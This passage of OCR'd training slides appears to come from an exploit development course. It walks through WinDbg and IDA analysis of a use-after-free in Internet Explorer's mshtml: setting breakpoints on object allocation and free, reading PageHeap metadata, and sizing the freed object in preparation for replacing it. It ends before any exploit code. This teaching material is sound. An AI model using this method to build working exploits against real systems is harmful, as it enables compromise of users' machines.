
SEC760 | Advanced Exploit Development for Penetration Testers 96

Stack Trace of Object

When using the "kv" command in WinDbg to look at the stack trace, we get a better dump of the call stack that led to the crash.

```
0:005> kv
ChildEBP (Truncated for space….)
034fef08 mshtml!CElement::Doc+0x2 (FPO: [0,0,0])
034fef24 mshtml!CTreeNode::ComputeFormats+0xba
034ff1d0 mshtml!CTreeNode::ComputeFormatsHelper+0x44
034ff1e0 mshtml!CTreeNode:GetFancyFormatIndexHelper 034ff1f0
mshtml!CTreeNode::GetFancyFormatHelper+0xf
034ff200 mshtml!CTreeNode::GetFancyFormat+0x35
034ff20c mshtml!ISpanQualifier::GetFancyFormat+0x5a
```

This looks like a classic Use-After-Free vulnerability where a freed object is getting referenced. This is commonly exploitable. In the original HTML, we saw the JavaScript function "document.createElement()" being called multiple times.



Object Creation (1)


- We saw the destructor call, so the associated class must have a constructor
- Let's look at the CGenericElement class in IDA for object creation
  - CGenericElement::CreateElement(CHtmTag *,CDoc *,CElement * *)
  - This function must create the objects that get freed by the destructor seen previously
  - Let's set a breakpoint on object creation and deletion so that we can see the address of the objects and learn more about the vulnerability

Object Creation (1)

We verified that the object was deleted by a destructor. The object must have been created within the same class. By looking inside of the CGenericElement class within IDA, we see "CGenericElement::CreateElement(CHtmTag *,CDoc *,CElement * *)." This function must create the objects within the class. Let's set up some breakpoints at object creation and deletion from within this class.

Object Creation (2)


- Partial disassembly of "CreateElement"
- We see that HeapAlloc is called to create the object
- Let's break after the allocation to see the location



```
.text:74C4C2CC   mov    edi, edi
.text:74C4C2CE   push   ebp
.text:74C4C2CF   mov    ebp, esp
.text:74C4C2D1   push   esi
.text:74C4C2D2   push   38h                  ; dwBytes
.text:74C4C2D4   push   8                    ; dwFlags
.text:74C4C2D6   push   _g_hProcessHeap ; hHeap
.text:74C4C2DC   xor    esi, esi
.text:74C4C2DE   call   ds:__imp__HeapAlloc@12
.text:74C4C2E4   test   eax, eax
```

Object Creation (2)

By looking at the disassembly of "CGenericElement::CreateElement," we see the call to HeapAlloc(). We also see the object size of 0x38 bytes. If we set a breakpoint just after the call to HeapAlloc(), we should be able to see the object's address in memory.



Setting a Breakpoint on Object Creation

- We want to break right after the call to HeapAlloc()

```
0:005> u CGenericElement::CreateElement+18 l1
mshtml!CGenericElement::CreateElement+0x18:
6a7cc2e4 85c0            test    eax,eax
```

- Let's use a special breakpoint to help us:

```
0:005> bp mshtml!CGenericElement::CreateElement+18
".printf \"Created Object: %p at IP: %p !!!\", eax,
eip-6;.echo;g"
```

- This breakpoint will pause after the HeapAlloc() call and use printf() to display the address of the object and the address of the call to create the object


Setting a Breakpoint on Object Creation

We need to verify the location of the instruction where we want to set the breakpoint. With ASLR running, it is preferable to rely on offsets from the module name or symbol name.

```
0:005> u CGenericElement::CreateElement+18 l1
mshtml!CGenericElement::CreateElement+0x18:
6a7cc2e4 85c0            test    eax,eax
```

Here we can see the desired location where we want to set the breakpoint just after HeapAlloc(). We want to set a breakpoint that pauses on the instruction's address, grabs some information, and then continues automatically. We can use the printf() function from within WinDbg to help us:

```
0:005> bp mshtml!CGenericElement::CreateElement+18 ".printf \"Created
Object: %p at IP: %p !!!\", eax, eip-6;.echo;g"
```



Setting a Breakpoint on Object Deletion

- We got the address of the destructor code from the "!heap –p –a" command against the object
- -6 from this address shows us the call to HeapFree()

```
0:005> u @!"mshtml!CGenericElement::`scalar deleting
destructor'"+37 l1
mshtml!CGenericElement::`scalar deleting destructor':
6b37ba82 ff15c012336b call dword ptr [_imp__HeapFree]
```

- Let's break there and dump the address of the object being freed

```
0:005> bp @!"mshtml!CGenericElement::`scalar deleting
destructor'"+37 ".printf \"Deleted Object: %p at IP: %p
!!!\", edi, eip;.echo;g"
```

- EDI holds the address of the object being freed. This can be seen in IDA and WinDbg


Setting a Breakpoint on Object Deletion

We now want to do the same for the object being passed to the HeapFree() function. When looking in IDA or WinDbg, we can see that the EDI register will hold the argument we are interested in printing. In this example, we use the special MASM evaluator escape syntax to handle the function name that contains spaces.

```
0:005> u @!"mshtml!CGenericElement::`scalar deleting destructor'"+37 l1
CGenericElement::`scalar deleting destructor'+0x37:
6b71ba82 call dword ptr [mshtml!_imp__HeapFree]
```

```
0:005> bp @!"mshtml!CGenericElement::`scalar deleting destructor'"+37
".printf \"Deleted Object: %p at IP: %p !!!\", edi, eip;.echo;g"
```

More about this style of syntax can be seen at https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/breakpoint-syntax.



Running the Trigger with the Breakpoints

- We can now see the object being created and again verify that it is being freed

```
0:005> g
Created Object: 05fae548 at IP: 6b6fc2e4 !!!
Deleted Object: 05fae548 at IP: 6b71ba82 !!!
(d7c.df8): Access violation - code c0000005
eax=f0f0f0f0 ebx=05faef80 ecx=05fae548 edx=00000000
esi=035bebc0 edi=00000000 eip=6b88c522 esp=035beb94
ebp= 0359f164 iopl=0 nv up ei pl zr na pe nc cs=001b
mshtml!CElement::Doc+0x2:
6b88c522 8b5070 mov edx,dword ptr [eax+70h]
ds:0023:f0f0f160=?
```

```
0:005> kv
ChildEBP RetAddr  Args to Child
035beb90 mshtml!CElement::Doc+0x2
```


SANS SEC760 | Advanced Exploit Development for Penetration Testers 101

Running the Trigger with the Breakpoints

Now that we have put in our breakpoints we can run the trigger file again.

```
0:005> g
Created Object: 05fae548 at IP: 6b6fc2e4 !!!
Deleted Object: 05fae548 at IP: 6b71ba82 !!!
(d7c.df8): Access violation - code c0000005
eax=f0f0f0f0 ebx=05faef80 ecx=05fae548 edx=00000000 esi=035bebc0
edi=00000000
eip=6b88c522 esp=035beb94 ebp=035bebac iopl=0 nv up ei pl zr na pe nc
cs=001b  mshtml!CElement::Doc+0x2:
6b88c522 8b5070 mov edx,dword ptr [eax+70h] ds:0023:f0f0f160=?
```

The formatting may be slightly off, or different at times, in order to provide snippets that fit on the slide. As you can see, the object at 0x05fae548 is created, then freed, and then accessed again, as can be seen in the ECX register during the crash. When we run the "kv" command, we again see the function **(mshtml!CElement::Doc+0x2)** that tried to dereference the virtual pointer (vptr) from the freed object.



From Where Is the Deleted Object Referenced? (1)

- Call stack during the crash:

```
0:005> kv
ChildEBP RetAddr  Args to Child
0359f148 mshtml!CElement::Doc+0x2 (FPO: [0,0,0])
0359f164 mshtml!CTreeNode::ComputeFormats+0xba
0359f410 mshtml!CTreeNode::ComputeFormatsHelper+0x44
0359f420 mshtml!CTreeNode::GetFancyFormatIndexHelper
0359f430 mshtml!CTreeNode::GetFancyFormatHelper+0xf
0359f440 mshtml!CTreeNode::GetFancyFormat+0x35
```

- ComputeFormats() contains the following instruction:
  - mov ebx, [ebp+arg_o] #The pointer in EBX is later loaded to ECX
  - This is where the reference to the deleted object is loaded into EBX


```
0:005> dd ebp+8 l1
0359f16c  05faef80   //ebp+arg_0 is loaded into EBX
```

From Where Is the Deleted Object Referenced? (1)

When looking at the call stack again during the crash, we can see how we got to this point. The ComputeFormats() function includes an instruction prior to the call to CElement::Doc that says, "mov ebx, [ebp+arg_0]." When we look in IDA at the ComputeFormats() function, arg_0 equals 8. When looking at ebp+8, we see that it holds the value stored in EBX during the crash. The first DWORD at this address holds the pointer to the deleted object.

```
0:005> kv
ChildEBP RetAddr  Args to Child
0359f148 mshtml!CElement::Doc+0x2 (FPO: [0,0,0])
0359f164 mshtml!CTreeNode::ComputeFormats+0xba
0359f410 mshtml!CTreeNode::ComputeFormatsHelper+0x44
0359f420 mshtml!CTreeNode::GetFancyFormatIndexHelper
0359f430 mshtml!CTreeNode::GetFancyFormatHelper+0xf
0359f440 mshtml!CTreeNode::GetFancyFormat+0x35
```

```
0:005> dd ebp+8 l1
0359f16c  05faef80   //ebp+arg_0 is loaded into EBX
```



From Where Is the Deleted Object Referenced? (2)

- Object holding the reference to the deleted object

```
0:005> dd poi(ebp+8)-20
05faef60  abcdaaaa 80171000 0000004c 00000074
05faef70  015f7508 05ed55c8 011c88a4 dcbaaaaa
05faef80  05fae548 00000000 ffff0075 ffffffff
05faef90  00000071 00000000 00000000 00000000
05faefa0  00000000 05ef21a8 00000152 00000001
05faefb0  00000000 00000000 05ef2190 00000000
05faefc0  00000010 00000000 00000000 a0a0a0a0
05faefd0  a0a0a0a0 05ef2170 00000000 00000000
```

```
0:005> u mshtml!ctreenode::computeformatshelper+3a 13
mshtml!CTreeNode::ComputeFormatsHelper+0x3a:
6a985a83 56         push    esi //ptr to del object
6a985a84 8d44240c   lea     eax,[esp+0Ch]
6a985a88 e8ab000000 call    CTreeNode::ComputeFormats
```

SEC760 | Advanced Exploit Development for Penetration Testers 103


From Where Is the Deleted Object Referenced? (2)

On this slide, we are simply looking at the object pointed to by EBX, and previously by ESI, including the PageHeap metadata. We can see that the first DWORD of the data is the object pointer that was deleted.

```
0:005> dd poi(ebp+8)-20
05faef60  abcdaaaa 80051000 0000004c 00000074
05faef70  015f7508 05ed55c8 0048ff54 dcbaaaaa
05faef80  05fae548 00000000 ffff0075 ffffffff
05faef90  00000071 00000000 00000000 00000000
05faefa0  00000000 05ef21a8 00000152 00000001
05faefb0  00000000 00000000 05ef2190 00000000
05faefc0  00000010 00000000 00000000 a0a0a0a0
05faefd0  a0a0a0a0 05ef2170 00000000 00000000
```

The output below shows the instruction in the CTreeNode::ComputeFormatsHelper function that pushes ESI onto the stack, used by CTreeNode::ComputeFormats.

```
0:005> u mshtml!ctreenode::computeformatshelper+3a 13
mshtml!CTreeNode::ComputeFormatsHelper+0x3a:
6a985a83 56         push    esi //ptr to del object
6a985a84 8d44240c   lea     eax,[esp+0Ch]
6a985a88 e8ab000000 call    CTreeNode::ComputeFormats
```



From Where Is the Deleted Object Referenced? (3)

- PageHeap data of heap block holding the pointer to the deleted object, as well as the stack trace

```
0:005> dt _dph_block_information poi(ebp+8)-20
verifier!_DPH_BLOCK_INFORMATION
   +0x000 StartStamp      : 0xabcdaaaa
   +0x004 Heap            : 0x80171000 Void
   +0x008 RequestedSize   : 0x4c
   +0x00c ActualSize      : 0x74
   +0x010 Internal    : _DPH_BLOCK_INTERNAL_INFORMATION
   +0x018 StackTrace          : 0x011c88a4 Void
   +0x01c EndStamp            : 0xdcbaaaaa
```

```
0:005> dds 011c88a4    //This is a snippet
011c88c4  6a8c0d6b CMarkup::InsertElementInternal+0x22a
011c88c8  6a8a1c21 mshtml!CDoc::InsertElement+0x8a
```

From Where Is the Deleted Object Referenced? (3)


This slide shows the PageHeap data of the heap block holding the pointer to the deleted object, as well as the stack trace. We can see that an object of size 0x4c was created by the function `CMarkup::InsertElementInternal()`.

```
0:005> dt _dph_block_information poi(ebp+8)-20
verifier!_DPH_BLOCK_INFORMATION
   +0x000 StartStamp      : 0xabcdaaaa
   +0x004 Heap            : 0x80171000 Void
   +0x008 RequestedSize   : 0x4c
   +0x00c ActualSize      : 0x74
   +0x010 Internal    : _DPH_BLOCK_INTERNAL_INFORMATION
   +0x018 StackTrace          : 0x011c88a4 Void
   +0x01c EndStamp            : 0xdcbaaaaa
```

```
0:005> dds 011c88a4    //This is a snippet
011c88c4  6a8c0d6b CMarkup::InsertElementInternal+0x22a
011c88c8  6a8a1c21 mshtml!CDoc::InsertElement+0x8a
```

From Where Is the Deleted Object Referenced? (4)

- At this point, you can continue to reverse, setting breakpoints to watch allocations, etc.




```
74EDDD3B    mov     edx, edi
74EDDD3D    mov     ss: esp+var_6C , edi
74EDDD41    call    ?AddRef@CTreePos@@QAEXXZ
```

- Above is an example of an update to the patched code inside of the Cmarkup::InsertElementInternal() function, adding an "AddRef"
  - Though possibly unrelated, this type of update is often seen to correct a Use-After-Free vulnerability
  - The bug can sometimes be a quick find and fix, and other times it can be very time-consuming

From Where Is the Deleted Object Referenced? (4)

At this point, we could continue down the road to find the reason behind the prematurely deleted object. One of the best ways is to set a breakpoint on access on the object's address +4. This is the object's reference counter position. By setting "ba w4 <addr>+4" as the breakpoint, we cause the debugger to pause on each write to that location, and we will see the functions responsible for the AddRefs and Releases. The "ba" means "break on access," and the "w4" means it's a 4-byte field where we are breaking if a write occurs. Another option would be "r4" for read access.

Sometimes Microsoft gives out hints in the vulnerability announcement—that is if it is a disclosed vulnerability. A patch diff can also help if possible. It is possible that a child object was not updated with an AddRef call. The patched code on the slide shows an example of an AddRef that does not exist in the unpatched version. The function Cmarkup::InsertElementInternal() is seen referencing this object. The fact that an AddRef was added to this function in the patched version seems to suggest it was responsible. Feel free to spend more time researching this if you have time during or after class.



During the Crash

- Now that we have a better idea as to why the crash is occurring, let's look at the deleted object
- Each time you run the trigger, ASLR will change the location of objects; therefore, slides will not always sync up
- Note the size of 0x38 bytes (56 bytes)

```
0:005> dd ecx-20 l18
05d121c8  abcdaaa9 80171000 00000038 00000060
05d121d8  00000002 0035f300 011e135c dcbaaaa9
05d121e8  f0f0f0f0 f0f0f0f0 f0f0f0f0 f0f0f0f0
05d121f8  f0f0f0f0 f0f0f0f0 f0f0f0f0 f0f0f0f0
05d12208  f0f0f0f0 f0f0f0f0 f0f0f0f0 f0f0f0f0
05d12218  f0f0f0f0 f0f0f0f0 a0a0a0a0 a0a0a0a0
```

SANS

SEC760 | Advanced Exploit Development for Penetration Testers 106


During the Crash

Let's get back to the actual crash. When the crash occurs, the object looks like this:

```
0:005> dd ecx-20 l18
05d121c8    abcdaaa9 80171000 00000038 00000060
05d121d8    00000002 0035f300 011e135c dcbaaaa9
05d121e8    f0f0f0f0 f0f0f0f0 f0f0f0f0 f0f0f0f0
05d121f8    f0f0f0f0 f0f0f0f0 f0f0f0f0 f0f0f0f0
05d12208    f0f0f0f0 f0f0f0f0 f0f0f0f0 f0f0f0f0
05d12218    f0f0f0f0 f0f0f0f0 a0a0a0a0 a0a0a0a0
```

As indicated on the slide, we can see the PageHeap metadata, the freed data, marked by f0f0f0f0, and the suffix padding on the end, marked with a0a0a0a0. Also indicated is the size of the allocation, which is 0x38 bytes (56 bytes). This matches up to the number of 0xf0's shown. It is important to know the size of the freed allocation, as we will soon need to replace this object with our own data. We also saw the size earlier when disassembling the CGenericElement::CreateElement() function.

Please be aware that in reality, you will have to run the trigger code over and over again. With ASLR enabled, the location of objects and modules will constantly change. You will need to keep close track of allocations.



Turning Off PageHeap and UST

- In order to ensure we are not using the debug heap and to see the native context during the crash, we need to switch off our previous GFlags settings

```
C:\Program…\Debugg…\x86>gflags /p /disable iexplore.exe
path: SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Image File Execution Options
    iexplore.exe: page heap disabled
```

- At this point, we are ready to work on attempting to get control over the process
- We will cover two techniques to exploit this Use-After-Free vulnerability

